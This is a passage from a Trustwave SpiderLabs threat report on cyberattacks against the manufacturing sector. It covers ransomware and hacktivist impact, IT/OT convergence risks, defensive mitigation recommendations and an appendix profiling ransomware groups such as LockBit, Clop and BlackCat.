- If prevention of infection is not possible, audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations, as well as implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.
- Establish and regularly practice a formal Incident Response process.
- Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.



Exfiltration / Post Compromise

The Threat

Once attackers have established themselves within a network and systems, they will proceed to execute their final plan. This plan can take various forms depending on their objectives.


In some cases, attackers may adopt a "smash and grab" strategy, aiming to swiftly gather as much information as possible before making a hasty exit. They will often make efforts to cover their tracks during this process.

On the other hand, certain attackers may have specific targets in mind, such as a particular system, individual, or dataset. In these instances, they will proceed cautiously and meticulously through the network, employing tactics to avoid detection until they achieve their goal.

Other attackers simply aim to cause widespread destruction, prioritizing chaos over theft. They may employ ransomware to render valuable data unusable or resort to deleting and corrupting data as well as backups.

Trustwave SpiderLabs Insights

Based on Trustwave SpiderLabs incident data, there is a significant tendency towards data encryption related to unspecified ransomware activity. Even activities pertaining to inhibition of system recovery are related to the ransomware aspect of the attacks.



Impact techniques observed

Our data is substantiated with the incidents that we have been monitoring. In 2023, the manufacturing industry has continued to grapple with the persistent and concerning threat of ransomware, with a notable impact on sectors involved in industrial products and services. In 2022, a staggering 333 ransomware incidents involving 33 different strains targeted manufacturing enterprises.

In the broader context, it is increasingly evident that the manufacturing sector represents an attractive target for ransomware groups. The heightened demand for manufacturing products and the widespread adoption of "just-in-time" production systems render these industry attractive targets for ransomware attacks. Threat actors are cognizant of the fact that manufacturers are inclined to agree to ransom demands in order to swiftly restore operations, thereby rendering attacks potentially lucrative endeavors.

Ransomware attack claim on a leading provider of electrical and HVAC products catering to government entities including the Department of Defense

It should also be noted that underreporting remains a significant challenge in comprehending the full scope of ransomware incidents. Statistics derived from ransomware extortion sites often only capture a portion of actual incidents, as victims who opt for negotiation or ransom payment may abstain from public disclosure. This inherent limitation can potentially lead to a systematic underestimation of the true extent of these attacks.

On the other hand, the landscape is complicated by the prevalence of exaggeration and disinformation tactics employed by threat actors. These threat actors tend to inflate their achievements, engage in mocking behavior directed at organizations, and disseminate misleading information, all aimed at impeding the accurate analysis of victimology.

Aside from ransomware, our teams noted that in 2023, amidst the ongoing Russian-Ukrainian conflict, there was a notable uptick in hacktivist activities targeting the manufacturing sector. Hacktivist-driven attacks, often marked by demonstrative displays of allegiance, predominantly took the form of Distributed Denial of Service (DDoS) attacks, primarily directed at adversary nations and factions. Russian-affiliated hacktivist groups, including Anonymous Russia, KillNet, NoName057, and XakNet Team played a prominent role in this trend. Simultaneously, hacktivism-inspired incidents also occurred in nations such as Israel, India, and the US.


While hacktivism is often seen as a less financially motivated form of impact, its capacity to disrupt is significant. DDoS attacks, a common hacktivist tactic, can lead to costly downtime. Any breach by hacktivists, regardless of their motives, underscores vulnerabilities demanding careful consideration. Entities targeted by hacktivists, especially those with nationalist or ideological affiliations, may also attract the interest of state-affiliated actors with more advanced cyber capabilities.

100%

OF TRUSTWAVE'S
ADVANCED CONTINUAL
THREAT HUNTS RESULT
IN THREAT FINDINGS

Mitigations to Reduce Risk

- Monitor the Dark Web on a regular basis for potential compromises.
- Conduct regular penetration tests to proactively identify vulnerabilities and weaknesses in your systems, networks, and applications.
- Decrease the time to remediation to have a significant impact in exposure and reduce the window of exploitation.
- Run continuous Threat Hunting, like Trustwave's Advanced Continual Threat Hunt through your environments for undetected compromises.
- Formalize and regularly test your Incident Response Policy for the scenarios that will most likely impact you.



OT Risks in Manufacturing

The Threat

In manufacturing, OT poses complex challenges due to inherent risks, including cyber threats and operational disruptions. As industries embrace digital transformation, the convergence of OT and IT amplifies these risks. Interconnected OT systems extend the repercussions of incidents to physical safety and operational stability. Legacy systems, limited visibility, and reliance on external suppliers compound the complexity of security.

Trustwave SpiderLabs Insights

Despite the manufacturing sector's heavy reliance on OT systems and their susceptibility to cyberattacks, our analysis of underground forums and market trends has uncovered a somewhat counterintuitive observation: threat actors predominantly still target conventional IT environments in manufacturing. This appears to be driven by cost-effectiveness and a higher return on investment achievable through generalized attack tools and methods.


CONVERGENCE OF IT AND OT

Historically, there was a clear demarcation that existed between OT and IT. OT traditionally bore the responsibility of overseeing and regulating physical processes and machinery integral to manufacturing operations. On the other hand, IT was chiefly concerned with data management, communication infrastructure, and the processing of information within the organization. This demarcation of roles and functions was long considered a fundamental aspect in the manufacturing and industrial domains.

But with the advent of digital technologies and the drive for increased efficiency, industries are increasingly integrating OT and IT systems. This integration is driven by the need to gather real-time data from the factory floor and use it for data analytics, predictive maintenance, and other business intelligence purposes. We have also started seeing the increasing rise of cloud-based solutions in manufacturing. Microsoft, for instance, has developed the [Microsoft Cloud for Manufacturing](#) to accelerate digital transformation in the sector to enable intelligent factories.

As the lines between OT and IT blur during the process of digital transformation, the risks associated with cybersecurity escalate. OT systems, which were traditionally isolated and considered less vulnerable, are now exposed to potential cyber threats going through the traditional IT route. Consequently, many OT systems lack robust security measures which can potentially lead to access to infrastructure and sensitive data.

The convergence between IT and OT systems and the impact of this convergence are highlighted by recent ransomware attacks wherein ransomware attacks on IT systems lead to disruptions on the OT side of the operations. To put this into context, the diagram below illustrates a simplified Industrial Control System (ICS) architecture overlayed with a potential attack route a ransomware threat actor could take:



Simplified ICS architecture

Using this as a reference, the following steps can be used by a ransomware threat actor to the disrupt operations of a manufacturing entity:

- 1 Initial Access** Initial access can be through the IT environment. As we have seen in the Attack Flow sections of this report, these could be through various vectors including exploitation of vulnerabilities, phishing attacks, or even buying remote access from an Initial Access Broker (IAB).
- 2 Lateral Movement** Once initial access is gained, the threat actors can move laterally across the enterprise network and potentially cross to the plant network through any of the techniques that we have discussed in the Attack Flow sections. In this environment, potential connection points between the enterprise systems and the plant systems, such as the Historian or even various File Servers used in the plant, could potentially become initial access points to the plant environment. To provide context, the Historian typically bridges both IT and OT environments as it is a software system used to collect, store, and retrieve production and process data from various OT sources.
- 3 Impact** Once the threat actors have crossed the plant network, they can start disrupting operations. An example of this could be attacks against the HMIs or the Human Machine Interfaces. HMIs are systems that provide a graphical interface between human operators and ICS. They act as the central point of interaction for monitoring and controlling machines and processes in an industrial environment. A ransomware attack that encrypts user interface (UX) elements and configuration files in HMIs could prevent operators from effectively monitoring and controlling PLCs and other systems, thereby slowing down or even disrupting plant operations.

To bring this scenario to life, the SpiderLabs team has witnessed ransomware attacks in manufacturing companies that have led to major disruptions in their operations. In 2022, an automotive parts and components manufacturer was hit by ransomware, causing suspension of production across multiple lines, and impacting a significant portion of a major automaker's global output. Concurrently, a large tire manufacturer suffered a ransomware attack, ceasing operations and affecting tens of thousands of workers.

Given the complex nature of manufacturing environments, a distinct cybersecurity approach for manufacturing is essential. The continuing prevalence in cyberattacks against the manufacturing sector highlights the evolving and critical interdependence of IT and OT systems. Recent incidents have clearly demonstrated that breaches in IT security can lead to severe disruptions in OT processes, causing halts in production, potentially endangering safety, and resulting in substantial financial losses.

OT VS. IT VULNERABILITIES AND ATTACKS

The manufacturing sector's perceived susceptibility to cyber extortion is often attributed to the inherent vulnerabilities within OT and IoT systems. While these vulnerabilities make them attractive targets, our findings emphasize that key data repositories containing finance, intellectual property, and human resources information are housed within the IT network of manufacturing entities. Attackers recognize the value of these repositories and still prioritize infiltrating the IT systems to access them.

Moreover, the prevalence of legacy systems within manufacturing compounds the challenges in protecting its infrastructure, as these systems often prove difficult to maintain or replace. Limited visibility into technology and systems further exacerbates difficulties in securing and managing the environment. Manufacturers frequently rely on suppliers for the provisioning, maintenance, and security of critical systems, introducing an additional layer of vulnerability.


Though not as prevalent as IT-specific attacks, there have been attacks directed specifically on OT systems. In April 2022, there was a reported attack on Ukraine's power grid. The attack used malware, including a variant of Industroyer, previously deployed in 2016. This new variant called [Industroyer2](#) targets IEC 60870-5-104 (IEC-104) protocol, used in Europe and the Middle East. Unlike its predecessor, Industroyer2 is a standalone executable consisting of a backdoor, loader, and several payload modules. Its only feature is to cause electric outages by disrupting operation of transmission substations.

More recently, though not directly related to manufacturing, there was an OT attack by Russian hackers that was meant to disrupt the Ukraine power grid during mass missile strikes. The attacks used a technique to impact industrial control systems (ICS) and OT, including an end-of-life MicroSCADA control system. MicroSCADA is a Hitachi Energy product that manages power in over 10,000 critical infrastructure substations. The threat actors were able to execute code in the MicroSCADA system, causing an unplanned power outage that coincided with mass missile strikes in Ukraine.

Another malware example is Incontroller, which is a malware with capabilities related to disruption, sabotage, and potential physical destruction. It targets specific industrial equipment across various industries, posing a critical risk to organizations using such equipment. The malware communicates using industrial network protocols like OPC UA, Modbus, Codesys, and Omron FINS.

Mitigations to Reduce Risk

- Construct a consistent framework for communication protocols and data formats.
- Establish secure connectivity measures to link IT and OT systems.
- Perform detailed evaluations of IT and OT systems to pinpoint integration and security needs.
- Adopt secure middleware or gateway solutions for IT-OT system interoperability.
- Educate IT and OT staff on cooperative strategies to promote a collective security methodology.
- Formulate interdisciplinary oversight teams (IT and OT) for integration and coordination.
- Employ IoT platforms to integrate IT and OT systems, providing capabilities such as data ingestion, device management, analytical tools, and live monitoring.



Key Takeaways and Recommendations

There is a growing concern within the manufacturing sector regarding cyber resilience. With only 19% of industry leaders expressing confidence in their cyber defense mechanisms, this critical component of the global economy faces a multitude of cyber threats.

The ongoing digital transformation in the manufacturing sector has resulted in the integration of OT and IT systems. While this convergence enhances operational efficiency, it also expands the potential attack surface for malicious actors. Many OT systems, traditionally isolated from networked environments, are now vulnerable to cyber threats, often lacking sufficient defenses.

Similar to other industries, ransomware remains a significant threat, aligning with the global trend where threat actors favor it for its disruptive capabilities and lucrative ransom potential. Simultaneously, there is a rise in the activities of access and data brokers—threat actors adept at securing access points for subsequent malicious activities. The manufacturing sector, with its extensive repositories of intellectual property and supply chain data, becomes an attractive target for these brokers.

Geopolitical motivations have also begun to influence the manufacturing threat landscape. Hacktivist groups, for example, have initiated attacks against manufacturing entities, highlighting an evolution where political allegiances drive targeted cyberattacks.

Our analysis of the attack cycle reveals that threat actors often utilize multiple vectors to persistently target manufacturing organizations. While the technical aspects of these attacks may evolve, the underlying tactics tend to remain consistent. Traditional methods such as malware, phishing, exploiting known vulnerabilities, and compromising third-party vendors continue to pose significant threats.

Consequently, a forward-looking cybersecurity strategy is imperative—one that is comprehensive and integrates robust defenses across both OT and IT systems to ensure the protection of critical infrastructure and the continuity of essential operations. Preventative measures remain the most effective defense against all types of cyberattacks. As outlined in earlier sections of the attack cycle, the provided chart serves as a comprehensive reference for actionable mitigations that can effectively thwart attackers and prevent lasting damage.



Initial Foothold

ACTIONABLE MITIGATION RECOMMENDATIONS:

- Consistently conduct mock phishing tests and retrain repeat offenders.
- Utilize techniques to detect domain misspellings, enabling the identification of phishing and BEC attacks.
- Regularly rotate passwords, implement password complexity requirements, enable multi-factor authentication (MFA), and securely store or encrypt credentials
- Implement vulnerability assessments and penetration testing to identify and address vulnerabilities, along with promptly patching critical systems and keeping all software up to date.



Initial Payload & Expansion / Pivoting

ACTIONABLE MITIGATION RECOMMENDATIONS:

- Regularly audit all applications to prevent vulnerabilities from custom applications.
- Implement a detailed whitelist of applications and externally accessible remote services to minimize exposure and prevent malicious actors from gaining access or introducing disguised harmful applications.
- Impose additional restrictions on privileges to prevent unauthorized execution of different shells from unprivileged sources.



Malware

ACTIONABLE MITIGATION RECOMMENDATIONS:

- Use host-based anti-malware tools that can assist in identifying and quarantining specific malware.
- If prevention of infection is not possible, Audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations, as well as implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.



Exfiltration / Post Compromise

ACTIONABLE MITIGATION RECOMMENDATIONS:

- Monitor the Dark Web on a regular basis for potential compromises.
- Run continuous Threat Hunting through your environments for undetected compromises.
- Formalize and regularly test your Incident Response Policy for the scenarios that will most likely impact you.



Appendix/Reference

Threat Groups

8BASE

- 8BASE is a ransomware group that began operations in April 2022 utilizing a Ransomware-as-a-Service (RaaS) model. They claim to utilize a private ransomware strain named 8BASE aka RADAR 8BASE, which encrypts data on Network-attached storage (NAS), VMware ESXi hypervisors, and both Unix and Windows operating systems.
- The ransomware resembles a customized version of the Babuk and Phobos ransomware variants, indicating some level of cross-over between groups. Based on this, and the group's recent surge in activity, it is believed that 8BASE group members are an offshoot of other ransomware groups. The group typically targets small to medium sized entities, while maintaining an opportunistic approach.

Bian Lian

- Starting in June 2022, BianLian has been an active cybercriminal group involved in ransomware development, deployment, and data extortion. It has targeted crucial US infrastructure sectors, alongside Australian infrastructure, professional services, and property development. Their entry point often involves exploiting valid Remote Desktop Protocol (RDP) credentials, utilizing open-source tools and command-line scripts for data discovery and credential gathering.
- After accessing victim systems, the BianLian group extracts data using File Transfer Protocol (FTP), Rclone, or Mega and then threatens to publish this data unless a ransom is paid. Initially utilizing a double-extortion approach, they encrypted systems and stole data, but shifted towards focusing on data exfiltration-based extortion around January 2023. To maintain control, the group often deploys custom Go-written backdoors tailored to each victim, accompanied by remote access tools like TeamViewer, Atera Agent, SplashTop, and AnyDesk for continued command and control.

BlackCat/ALPHV

- BlackCat/ALPHV first appeared in late 2021. This ransomware group was the fourth most active in the second quarter of 2022 and third most active in the third quarter 2022. Intel471 reported the group was responsible for about 6.5% of the total reported ransomware cases during this period. While the amount is smaller compared to LockBit or Black Basta, newcomer BlackCat has managed to stand out from the crowd. The group developed a search function in July 2022 for indexed stolen data that had not been seen previously. The group claimed this was done to aid other cybercriminals in finding confidential information which can be used to add pressure to victim organizations forcing them to pay the ransom. This idea was quickly copied with LockBit adding its own, lighter version to its toolset.
- ALPHV has also set other trends. [According to the FBI](#), ALPHV was the first group to successfully utilize Rust to ransom a victim, well before Hive made the switch. ALPHV's ability to develop capabilities and functionality that are quickly adopted by other threat actors most likely indicates that its members are most likely ransomware veterans and there are indications the group was linked to the infamous Darkside and BlackMatter gangs.

Clop

- Clop is a ransomware family that was first observed in February 2019 and has been used against retail, transportation and logistics, education, manufacturing, engineering, automotive, energy, financial, aerospace, telecommunications, professional and legal services, healthcare, and high-tech industries. Clop is a variant of the CryptoMix ransomware.
- In addition to exploiting a previously undisclosed vulnerability (CVE-2023- 34362) in MOVEit Transfer, group has a history of conducting similar campaigns using zero-day exploits, targeting Accellion File Transfer Appliance (FTA) devices in 2020 and 2021, as well as Fortra/Linoma GoAnywhere MFT servers in early 2023.

LockBit

- LockBit has continued its reign as the most prominent ransomware group in 2022. For those that don't closely follow these groups, LockBit is and continues to be, the group that dominates the ransomware space. They utilize high payments for recruiting experienced malicious actors, purchasing new exploits, and even run a bug bounty program that offers high-paying bounties - a first for a ransomware group to identity of one of its users. With all these programs and the continued effectiveness of the group, it is forecasted that it will remain the most active and effective group for the foreseeable future.
- As for developments, the group has developed LockBit 3.0, the newest iteration of ransomware. The updated version, released in June 2022, and includes additional features that can automate permission elevation, disable Windows Defender, a "safe mode" to bypass installed Antivirus, and the ability to encrypt Windows systems with two different ransomware strains to decrease the chance of decryption from a third party. With these new features, the group has been able to conduct successful attacks, accounting for roughly 44% of successful ransomware attacks so far in 2022 according to Infosecurity Magazine.
- On a law enforcement note, a member of the LockBit group was recently arrested in Canada and is awaiting extradition to the United States. A dual Russian and Canadian national has allegedly participated within the LockBit campaign and has been charged with conspiracy to intentionally damage protected computers and to transmit ransom demands. The charges carry a maximum of five years in prison.

Play

- Unveiled in June 2022, Play ransomware concentrates its attacks primarily on Latin American nations, with Argentina and Brazil as key targets. Drawing inspiration from Russian counterparts Hive and Nokoyawa, Play employs akin encryption methods.
- Leveraging reused or leaked credentials, Play breaches networks and systems, relying on tools like Cobalt Strike, SystemBC, Empire, and Mimikatz for lateral movement. Its unique employment of AdFind sets it apart from Hive and Nokoyawa, emphasizing a potential affiliation through shared tactics and tools.

RansomedVC

- RansomedVC is responsible for a string of high-profile ransomware attacks, known for its sophisticated hacking tactics and exploitation of the European Union's GDPR laws. RansomedVC, which first emerged in August 2023, targeted a wide array of entities, from major corporations to government bodies and educational institutions. Their modus operandi involved infiltrating networks, exfiltrating sensitive data, and subsequently threatening victims with publication of the stolen information unless a substantial ransom was paid. Notably, they also exploited the threat of reporting victims to GDPR authorities, potentially resulting in severe penalties.
- However, RansomedVC has taken an unexpected and unprecedented step by putting their entire toolkit up for sale. As seen by Hackread.com, the sale includes a staggering array of assets, such as various domains and forums, a ransomware builder with promised 100% undetectability by antivirus software, access to affiliate groups, social media accounts, Telegram channels, VPN access to multiple companies with a jaw-dropping revenue of \$3 billion, databases worth over \$10 million each, and more.

Royal

- Royal is ransomware that first appeared in early 2022; a version that also targets ESXi servers was later observed in February 2023. Royal employs partial encryption and multiple threads to evade detection and speed encryption. Royal has been used in attacks against multiple industries worldwide--including critical infrastructure.
- Royal operates as a private group, distinguishing themselves from other cybercrime operations by purchasing direct access to corporate networks from underground Initial Access Brokers (IABs). Security researchers have identified similarities in the encryption routines and TTPs used in Royal and Conti attacks and noted a possible connection between their operators (the group suspected of being primarily composed of former members of the Conti ransomware group operates discreetly and in a secretive manner. This group, referred to as Team One, consists of ex-members who have come together to form this new entity).